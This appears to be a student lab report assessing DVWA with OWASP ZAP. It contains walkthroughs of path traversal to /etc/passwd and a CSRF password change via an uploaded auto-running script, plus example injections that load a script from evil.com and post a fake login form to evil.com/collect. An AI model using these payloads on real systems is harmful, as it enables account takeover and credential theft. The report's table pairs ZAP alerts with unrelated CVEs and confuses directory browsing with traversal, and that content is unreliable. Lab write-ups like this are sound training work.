Vulnerability Assessment of DVWA

Key Contributors:

Charles Deling
Danielle Shortt

11/26/2023

This project and the preparation of this report were funded in part by ….through an agreement with the University of the Incarnate Word.
Cyber Security Systems and the University of the Incarnate Word

EXECUTIVE SUMMARY

The primary objective of this report is to systematically discern multiple vulnerabilities within the DVWA utilizing the OWASP ZAP scanner. Subsequently, a comprehensive analysis will be conducted to elucidate the nature of these vulnerabilities, delineating their causative factors, proposing remedial measures, and outlining preventative strategies.

Target Overview

What is DVWA?

DVWA stands for "Damn Vulnerable Web Application." It is intentionally designed as a vulnerable web application to help individuals, particularly those involved in cybersecurity and ethical hacking, practice and enhance their skills in identifying, exploiting, and securing web application vulnerabilities. DVWA provides a controlled environment for hands-on learning without the ethical and legal concerns associated with testing on actual, non-consensual systems.

What is OWASP ZAP?

OWASP ZAP, or the OWASP Zed Attack Proxy, is an open-source security testing tool developed by the Open Web Application Security Project (OWASP). It is designed to help security professionals and developers find vulnerabilities in web applications during the development and testing phases. OWASP ZAP provides automated scanners as well as various tools for manually finding security vulnerabilities.

Key features of OWASP ZAP include:

1. Automated Scanning

2. Man-in-the-Middle Proxy

3. Spidering and Scanning

4. Session Management

5. Customizable

6. Scripting

What are Vulnerabilities?

In the context of cybersecurity, vulnerabilities refer to weaknesses or flaws in a system, network, application, or process that could be exploited by attackers to compromise the security of the system. These vulnerabilities can exist at various levels, and their exploitation can lead to unauthorized access, data breaches, service disruptions, or other security incidents.

Project Milestones:

1. Vulnerability Assessment of DVWA
2. Penetration Testing DVWA
3. Recommendation of Solutions
4. Write & Finalize Report

Materials List:

1. Computer (Qty: 1)
2. Docker (Qty: 1)
3. DVWA Container (Qty: 1)
4. OWASP ZAP (Qty: 1)

Deliverables:

1. Reports of scans made by OWASP ZAP on the three different levels of security.
2. Report comprised of research and implementation of vulnerabilities found on DVWA.

Professional Accomplishments:

1. The ability to scan a web application for vulnerabilities.
2. Knowledge of how to exploit some of the vulnerabilities that were found at various levels of security.
3. Knowledge of how these vulnerabilities can be prevented.

Github Respository: https://github.com/CharlesDeling/DVWA-Pentesting

TABLE OF CONTENTS

Scanning DVWA

Setting Up Authentication:

Before scanning DVWA, set up an Authentication Script under Scripts and edit the Default Context under Sites by following the directions that are available on the ZAP website at https://www.zaproxy.org/faq/details/setting-up-zap-to-test-dvwa/ or by following the visual guide at https://augment1security.com/authentication/dvwa-authentication/. Setting up the Authentication Script and Context allows one to perform scans and spider DVWA as a user, so it is important to set this up before scanning the website.

Scanning DVWA for Vulnerabilities:

Once Authentication is set up, one is now able to start scanning the website for vulnerabilities. For this project, we performed an Active Scan and a Spider on Low Level Security, Medium Level Security, and High Level Security.

Vulnerabilities Found:

Vuln ID	Summary	CVSS Severity
CVE-2017-14092 Absence of Anti-CSRF Tokens	The absence of Anti-CSRF tokens in Trend Micro ScanMail for Exchange 12.0 web interface forms could allow an attacker to submit authenticated requests when an authenticated user browses an attacker-controlled domain. **Published:** December 15, 2017; 9:29:09 PM -0500	*V3.0:* 8.8 HIGH *V2.0:* 6.8 MEDIUM
CVE-2019-19002 Content Security Policy (CSP) Header Not Set	For ABB eSOMS versions 4.0 to 6.0.2, the X-XSS-Protection HTTP response header is not set in responses from the web server. For older web browser not supporting Content Security Policy, this might increase the risk of Cross Site Scripting. Published: April 02, 2020; 4:15:14 PM -0400	*V3.1:* 5.4 MEDIUM *V2.0:* 3.5 LOW
CVE-2019-5861 Missing Anti-clickjacking Header	Insufficient data validation in Blink in Google Chrome prior to 76.0.3809.87 allowed a remote attacker to bypass anti-clickjacking policy via a crafted HTML page. Published: November 25, 2019; 10:15:36 AM -0500	*V3.1:* 4.3 MEDIUM *V2.0:* 4.3 MEDIUM
CVE-2022-32778 Cookie No HttpOnly Flag	An information disclosure vulnerability exists in the cookie functionality of WWBN AVideo 11.6 and dev master commit 3f7c0364. The session cookie and the pass cookie miss the HttpOnly flag, making them accessible via JavaScript. The	*V3.1:* 7.5 HIGH *V2.0:*(not available)

	session cookie also misses the secure flag, which allows the session cookie to be leaked over non-HTTPS connections. This could allow an attacker to steal the session cookie via crafted HTTP requests.This vulnerability is for the pass cookie, which contains the hashed password and can be leaked via JavaScript. **Published:** August 22, 2022; 3:15:10 PM -0400	
CVE-2023-45128 **Cookie without SameSite Attribute**	Fiber is an express inspired web framework written in Go. A Cross-Site Request Forgery (CSRF) vulnerability has been identified in the application, which allows an attacker to inject arbitrary values and forge malicious requests on behalf of a user. This vulnerability can allow an attacker to inject arbitrary values without any authentication, or perform various malicious actions on behalf of an authenticated user, potentially compromising the security and integrity of the application. The vulnerability is caused by improper validation and enforcement of CSRF tokens within the application. This issue has been addressed in version 2.50.0 and users are advised to upgrade. Users should take additional security measures like captchas or Two-Factor Authentication (2FA) and set Session cookies with SameSite=Lax or SameSite=Secure, and the Secure and HttpOnly attributes as defense in depth measures. There are no known workarounds for this vulnerability. Published: October 16, 2023; 5:15:11 PM -0400	*V3.1:* 8.8 HIGH *V2.0:*(not available)
CVE-2020-15078 **Server Leaks Version Information** **ia "Server" HTTP Response Header Field**	OpenVPN 2.5.1 and earlier versions allows a remote attackers to bypass authentication and access control channel data on servers configured with deferred authentication, which can be used to potentially trigger further information leaks. **Published:** April 26, 2021; 10:15:08 AM -0400	*V3.1:* 7.5 HIGH *V2.0:* 5.0 MEDIUM
CVE-2019-19089 **X-Content-Type-Options Header Missing**	For ABB eSOMS versions 4.0 to 6.0.3, the X-Content-Type-Options Header is missing in the HTTP response, potentially causing the response body to be interpreted and displayed as different content type other than declared. A possible attack scenario would be unauthorized code execution via text interpreted as JavaScript. **Published:** April 02, 2020; 4:15:14 PM -0400	*V3.1:* 6.1 MEDIUM *V2.0:* 4.3 MEDIUM
CVE-2023-45141 **Authentication Request Identified**	Fiber is an express inspired web framework written in Go. A Cross-Site Request Forgery (CSRF) vulnerability has been identified in the application, which allows an attacker to obtain	*V3.1:* 8.8 HIGH *V2.0:*(not available)

	tokens and forge malicious requests on behalf of a user. This can lead to unauthorized actions being taken on the user's behalf, potentially compromising the security and integrity of the application. The vulnerability is caused by improper validation and enforcement of CSRF tokens within the application. This vulnerability has been addressed in version 2.50.0 and users are advised to upgrade. Users should take additional security measures like captchas or Two-Factor Authentication (2FA) and set Session cookies with SameSite=Lax or SameSite=Secure, and the Secure and HttpOnly attributes. **Published:** October 16, 2023; 5:15:11 PM -0400	
CVE-2023-35934 Loosely Scoped Cookie	yt-dlp is a command-line program to download videos from video sites. During file downloads, yt-dlp or the external downloaders that yt-dlp employs may leak cookies on HTTP redirects to a different host, or leak them when the host for download fragments differs from their parent manifest's host. This vulnerable behavior is present in yt-dlp prior to 2023.07.06 and nightly 2023.07.06.185519. All native and external downloaders are affected, except for `curl` and `httpie` (version 3.1.0 or later). At the file	*V3.1:* 8.2 HIGH *V2.0:*(not available)
	download stage, all cookies are passed by yt-dlp to the file downloader as a `Cookie` header, thereby losing their scope. This also occurs in yt-dlp's info JSON output, which may be used by external tools. As a result, the downloader or external tool may indiscriminately send cookies with requests to domains or paths for which the cookies are not scoped. yt-dlp version 2023.07.06 and nightly 2023.07.06.185519 fix this issue by removing the `Cookie` header upon HTTP redirects; having native downloaders calculate the `Cookie` header from the cookiejar, utilizing external downloaders' built-in support for cookies instead of passing them as header arguments, disabling HTTP redirectiong if the external downloader does not have proper cookie support, processing cookies passed as HTTP headers to limit their scope, and having a separate field for cookies in the info dict storing more information about scoping Some workarounds are available for those who are unable to upgrade. Avoid using cookies and user authentication methods. While extractors may set custom cookies, these usually do not contain sensitive information. Alternatively, avoid using `--load-info-json`. Or, if authentication is a must: verify the integrity of download links from	

	unknown sources in browser (including redirects) before passing them to yt-dlp; use `curl` as external downloader, since it is not impacted; and/or avoid fragmented formats such as HLS/m3u8, DASH/mpd and ISM. **Published:** July 06, 2023; 4:15:09 PM -0400	
CVE-2022-23600 **Session Management Response Identified**	fleet is an open source device management, built on osquery. Versions prior to 4.9.1 expose a limited ability to spoof SAML authentication with missing audience verification. This impacts deployments using SAML SSO in two specific cases: 1. A malicious or compromised Service Provider (SP) could reuse the SAML response to log into Fleet as a user -- only if the user has an account with the same email in Fleet, _and_ the user signs into the malicious SP via SAML SSO from the same Identity Provider (IdP) configured with Fleet. 2. A user with an account in Fleet could reuse a SAML response intended for another SP to log into Fleet. This is only a concern if the user is blocked from Fleet in the IdP, but continues to have an account in Fleet. If the user is blocked from the IdP entirely, this cannot be exploited. Fleet 4.9.1 resolves this issue. Users unable to upgrade should: Reduce the length of sessions on your IdP to reduce the window for malicious re-use, Limit the amount of SAML Service Providers/Applications used by user accounts with access to Fleet, and When removing access to Fleet in the IdP, delete the Fleet user from Fleet as well. **Published:** February 04, 2022; 6:15:15 PM -0500	*V3.1:* 6.5 MEDIUM *V2.0:* 3.5 LOW
CVE-2006-6353 **User Agent Fuzzer**	Multiple unspecified vulnerabilities in BOMArchiveHelper in Mac OS X allow user-assisted remote attackers to cause a denial of service (application crash) via unspecified vectors related to (1) certain KERN_PROTECTION_FAILURE thread crashes and (2) certain KERN_INVALID_ADDRESS thread crashes, as discovered with the "iSec Partners FileP fuzzer". **Published:** December 06, 2006; 8:28:00 PM -0500	*V3.x:*(not available) *V2.0:* 5.0 MEDIUM

Application Error Disclosure – Low Level

Understand the Vulnerability

Application Error Disclosure occurs when your web application exposes sensitive information in error messages, stack traces, or debug mode. Attackers can use this information to gain insights into your application's architecture and potentially exploit vulnerabilities.

Fix

Step 1: Identify Vulnerable Areas

Common places to check include:

Error Messages: Look for error messages that reveal sensitive information. These messages might appear on web pages or in server logs.

Stack Traces: Check if your application generates detailed stack traces when an error occurs. These can contain information about the application's structure and code.

Step 2: Disable Debug Mode

If your application has a debug mode enabled in a production environment, disable it immediately. Debug mode can provide detailed error information, which is useful for developers but dangerous in a live environment.

Example (for Django in Python):

```
# In your application's settings.py file, set DEBUG to False in a production environment.

DEBUG = False
```

Step 3: Customize Error Messages

Instead of displaying default error messages, provide custom error pages. Customize error pages for different HTTP status codes like 404 (Not Found), 500 (Internal Server Error), etc.

Example (for a Flask web application in Python):

```
from flask import Flask, render_template

app = Flask(__name__)

# Create custom error pages
@app.errorhandler(404)
def not_found(error):
    return render_template('404.html'), 404

@app.errorhandler(500)
def internal_server_error(error):
    return render_template('500.html'), 500
```

Step 4: Log Errors Securely
Ensure that error logs are protected and accessible only to authorized personnel. Log only the necessary information for debugging and auditing purposes, without exposing sensitive data.
Example (for Node.js using Winston logging library):

```
const winston = require('winston');


// Create a logger instance
const logger = winston.createLogger({
  transports: [
    new winston.transports.File({ filename: 'error.log', level: 'error' }),
  ],
});


// Log an error securely
logger.error('This is a secure error log message');
```

Step 5: Avoid Exposing Stack Traces
Configure your application to handle errors without revealing the technical details.
Example (for an Express.js web application in Node.js):

```
// Handle errors without exposing stack traces
app.use((err, req, res, next) => {
  console.error(err);
  res.status(500).send('Internal Server Error');
});
```

Step 6: Implement Proper Exception Handling
Use try-catch blocks or exception handling mechanisms provided by your web framework to catch and handle errors securely.
Example (for Java Spring Boot):

```
@ControllerAdvice
public class GlobalExceptionHandler {

    @ExceptionHandler(Exception.class)
    public ResponseEntity<String> handleException(Exception ex) {
        // Log the error securely
        logger.error("An error occurred", ex);

        // Return an appropriate error response
        return ResponseEntity.status(HttpStatus.INTERNAL_SERVER_ERROR)
                .body("Internal Server Error");
    }
}
```

X-Content-Type-Options Header Missing Low Level

Understanding the Vulnerability

The 'X-Content-Type-Options Header Missing' vulnerability is a common security issue in web applications. This vulnerability arises when a web server doesn't set the 'X-Content-Type-Options' header in its response, allowing attackers to perform content-type sniffing attacks. In such attacks, attackers trick web browsers to interpret files in a way that is different from their original intention, leading to security issues such as cross-site scripting (XSS) attacks, etc.

Fix

Step 1: Identify the Cause of the Vulnerability

To fix the 'X-Content-Type-Options Header Missing' vulnerability, you first need to identify the root cause of the vulnerability. Typically, you can use a web vulnerability scanner or security tool to detect the issue. Alternatively, you can manually examine the response headers of your web application using developer tools in your web browser.

Step 2: Add the 'X-Content-Type-Options' Header

Once you have identified the root cause of the vulnerability, you can proceed to fix it by adding the 'X-Content-Type-Options' header to your web application's response. This header tells the browser that it should not perform content type sniffing and should instead trust the Content-Type header provided in the response.

To add the 'X-Content-Type-Options' header, you will need to modify your web application's web server configuration or code. Below are some examples of how to add the 'X-Content-Type-Options' header in different web server configurations:

Apache Web Server Configuration:

To add the 'X-Content-Type-Options' header in an Apache web server configuration, you can use the following code in your '.htaccess' file:

```
<IfModule mod_headers.c> Header set X-Content-Type-Options nosniff </IfModule>
```

This code adds the 'X-Content-Type-Options' header to all responses from the web server.

Nginx Web Server Configuration:

To add the 'X-Content-Type-Options' header in an Nginx web server configuration, you can use the following code in your 'nginx.conf' file:

```
add_header X-Content-Type-Options nosniff;
```

This code adds the 'X-Content-Type-Options' header to all responses from the web server.

IIS Web Server Configuration:

To add the 'X-Content-Type-Options' header in an IIS web server configuration, you can use the following code in your 'web.config' file:

```
<system.webServer> <httpProtocol> <customHeaders> <add name="X-Content-Type-Options" value="nosniff" /> </customHeaders>
</httpProtocol> </system.webServer>
```

This code adds the 'X-Content-Type-Options' header to all responses from the web server.

Step 3: Test the Fix

After adding the 'X-Content-Type-Options' header, it is essential to test your web application to ensure that the vulnerability is fixed. You can use a web vulnerability scanner or a security tool to check if the vulnerability is still present. Alternatively, you can manually examine the response headers of your web application using developer tools in your web browser.

Step 4: Implement Content Security Policy (CSP)

While adding the 'X-Content-Type-Options' header is a good first step, it is also essential to implement a Content Security Policy (CSP) to prevent content injection attacks like XSS. A CSP is a security feature that helps to mitigate cross-site scripting (XSS) attacks by specifying which resources the browser should trust and which should not.

To implement CSP, you will need to add a 'Content-Security-Policy' header to your web application's response. The 'Content-Security-Policy' header allows you to specify a set of directives that the browser must follow when loading resources on your web application.

Below are some examples of how to implement CSP in different web server configurations:

To implement CSP in an Apache web server configuration, you can use the following code in your '.htaccess' file:

```
<IfModule mod_headers.c> Header set Content-Security-Policy "default-src 'self'; script-src 'self' 'unsafe-inline'; style-src 'self' 'unsafe-inline'; img-src 'self'; font-src 'self'; object-src 'none'" </IfModule>
```

This code sets a Content-Security-Policy that only allows resources to be loaded from the same origin as the web application. It also allows inline scripts and styles, as well as images and fonts from the same origin.

Nginx Web Server Configuration:

To implement CSP in an Nginx web server configuration, you can use the following code in your 'nginx.conf' file:

```
add_header Content-Security-Policy "default-src 'self'; script-src 'self' 'unsafe-inline'; style-src 'self' 'unsafe-inline'; img-src 'self'; font-src 'self'; object-src 'none'";
```

This code sets a Content-Security-Policy that only allows resources to be loaded from the same origin as the web application. It also allows inline scripts and styles, as well as images and fonts from the same origin.

IIS Web Server Configuration:

To implement CSP in an IIS web server configuration, you can use the following code in your 'web.config' file:

```
<system.webServer> <httpProtocol> <customHeaders> <add name="Content-Security-Policy" value="default-src 'self'; script-src 'self' 'unsafe-inline'; style-src 'self' 'unsafe-inline'; img-src 'self'; font-src 'self'; object-src 'none'" /> </customHeaders> </httpProtocol> </system.webServer>
```

This code sets a Content-Security-Policy that only allows resources to be loaded from the same origin as the web application. It also allows inline scripts and styles, as well as images and fonts from the same origin.

Step 5: Test the Fix

After implementing CSP, it is essential to test your web application to ensure that the vulnerability is fixed. You can use a web vulnerability scanner or a security tool to check if the vulnerability is still present. Alternatively, you can manually examine the response headers of your web application using developer tools in your web browser.

Directory Browsing – Medium Level

What is Directory Browsing:

Directory Browsing, also known as Directory Traversal, is a vulnerability that allows an attacker to gain access to a directory's files and resources, when they normally shouldn't be able to do so. This vulnerability can potentially be very dangerous when exploited, as the attacker has the potential to gain access to sensitive information, such as passwords and account information.

Easy vs. Medium Exploit:

Easy:

Step 1: Log into DVWA at low level security.

Step 2: Click on the File Inclusion tab.

Step 3: Identify a file you would like to access.

Step 4: Edit the URL of the page from:

http://localhost:(port number)/vulnerabilities/fi/?page=include.php


to:

http://localhost:(port number)/vulnerabilities/fi/?page=../../../../../../(file path)

Example:

http://localhost:32768/vulnerabilities/fi/?page=../../../../../../etc/passwd

Step 5: Click Enter key and view results.



Medium:

Step 1: Log into DVWA at medium level security.

Step 2: Click on the File Inclusion tab.

Step 3: Identify a file you would like to file you would like to access.

Step 4: Edit the URL of the page from:

http://localhost:(port number)/vulnerabilities/fi/?page=include.php


to:

http://localhost:(port number)/vulnerabilities/fi/?page=/(file path)

Example:

http://localhost:32768/vulnerabilities/fi/?page=/etc/passwd

Step 5: Click Enter key and view results.



Why it was able to be exploited:

Due to the way that the website is configured, you can see and edit the file path that is being searched for in the URL of the page. By changing the file path in the URL, you can access files that you are not normally able to access, such as the file "passwd". At low level security, there is nothing stopping the user from replacing the existing file path with the absolute file path for the file that they would like to access. However, at medium security, the page now filters out directory traversal commands, such as "../" and "..\", preventing the user from using the absolute file path in the search. However, this does not prevent the user from just using the direct file path for the file they would like to access.

Solutions:

- Restrict access to important directories and files by adding a need-to-know access policy for the system root or the file itself.
- Turn off features that could potentially reveal private files which could assist the attacker.
- Sanitize user input and ensure that you utilize proper file handling techniques.

Absence of Anti-CSRF Tokens – Medium Level

What is Absence of Anti-CSRF Tokens:

The absence of Anti-CSRF Tokens makes a web application unable to verify whether a valid request was made by the user that sent it, which allows a Cross Site Request Forgery (CSRF) to occur. A CSRF attack takes advantage of a website's trust for a user by forcing the user to send an HTTP request without their knowledge to perform an action as the victim.

Easy vs. Medium Exploit:

Easy:

Step 1: Log into DVWA at low level security.

Step 2: Click on the CSRF tab.

Step 3: Try changing the password so that you gain access to the URL.

Step 4: Edit the URL of the page from:

http://localhost:(port number)/vulnerabilities/csrf/?password_new=&
password_conf=&Change=Change#

to:


http://localhost:(port number)/vulnerabilities/csrf/?password_new=(password)&
password_conf=(password)&Change=Change#

Example:

http://localhost/vulnerabilities/csrf/?password_new=newpassword1&
password_conf=newpassword1&Change=Change#

Step 5 (optional): Encode the URL to hide its purpose.

Step 6: Use the URL to change the password.



Step 7: Try logging out and back in to DVWA.

Medium:


Step 1: Log into DVWA and ensure you are at low level security.

Step 2: Click on the File Upload tab.

Step 3: Create a HTML file with the following code and update the URL as needed:

```
<html>
	<head>

	</head>
	<body onload="change_password()">
	<script>
		function change_password(){
		const request = new XMLHttpRequest();
		const url =
'http://localhost/vulnerabilities/csrf/?password_new=newpassword2&
password_conf=newpassword2&Change=Change#'

		request.open("GET", url);

		request.send();
		}

	</script>
	</body>
</html>
```

Step 4: Upload the file that you made.



Step 5: Swap your security type to medium level.

Step 6: Use the URL:

http://localhost:(port number)/hackable/uploads/(name of html file).html

Example:

http://localhost/hackable/uploads/CSRF_MedLevel.html

Step 7: Try logging out and back in to DVWA.

Why it was able to be exploit:

Due to the way that the website is configured, you can see and edit the URL that is being searched for by the page. By modifying the URL, you can modify the three variables that are being sent: "password_new", "password_conf", and "Change". This is what allows you to create a malicious link that could cause someone to unintentionally change their password to this website. At low level security, there is nothing stopping you from being able to modify these variables to create a malicious link. However, at medium level security, the website checks whether the request that is being made is coming from the same domain. Due to this change, you are now no longer able to simply change the URL to exploit this vulnerability. To get around this,

you can create an HTML file that contains JavaScript that searches for a malicious link whenever the page is loaded. When you upload this file to DVWA and search the URL for the file upload, you can exploit this vulnerability.

Solutions:

- Utilize an existing secure framework or library that is secure
- Ensure that the website has no known XSS issues, as they can be used to get around CSRF defenses
- Ensure that the request being made originated from an expected page

CSP Header Not Set High Level

Understand the Vulnerability

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.

Fix

1. Restricting Inline Scripts

By preventing the page from executing inline scripts, attacks like injecting

```
<script>document.body.innerHTML='defaced'</script>
```

will not work.

2. Restricting Remote Scripts

By preventing the page from loading scripts from arbitrary servers, attacks like injecting

```
<script src="https://evil.com/hacked.js"></script>
```

will not work.

3. Restricting Unsafe JavaScript

By preventing the page from executing text-to-JavaScript functions like eval, the website will be safe from vulnerabilities like the this:

```
// A Simple Calculator
var op1 = getUrlParameter("op1");
var op2 = getUrlParameter("op2");
var sum = eval(`${op1} + ${op2}`);
console.log(`The sum is: ${sum}`);
```

4. Restricting Form submissions

By restricting where HTML forms on your website can submit their data, injecting phishing forms won't work either.

```
<form method="POST" action="https://evil.com/collect">
<h3>Session expired! Please login again.</h3>
<label>Username</label>
<input type="text" name="username"/>

<label>Password</label>
<input type="password" name="pass"/>

<input type="Submit" value="Login"/>
</form>
```

5. Restricting Objects

And by restricting the HTML object tag, it also won't be possible for an attacker to inject malicious flash/Java/other legacy executables on the page.

Resources

https://www.zaproxy.org/faq/details/setting-up-zap-to-test-dvwa/

https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

https://nvd.nist.gov/vuln/detail/CVE-2022-30625

https://cwe.mitre.org/data/definitions/548.html

https://www.geekbits.io/what-is-directory-traversal

http://projects.webappsec.org/w/page/13246919/Cross%20Site%20Request%20Forgery

https://cwe.mitre.org/data/definitions/352.html

https://nvd.nist.gov/vuln/detail/CVE-2022-22811

https://www.stackzero.net/csrf-dvwa/

https://www.iothreat.com/blog/x-content-type-options-header-missing#:~:text=This%20vulnerability%20arises%20when%20a,security%20issue%20in%20web%20applications.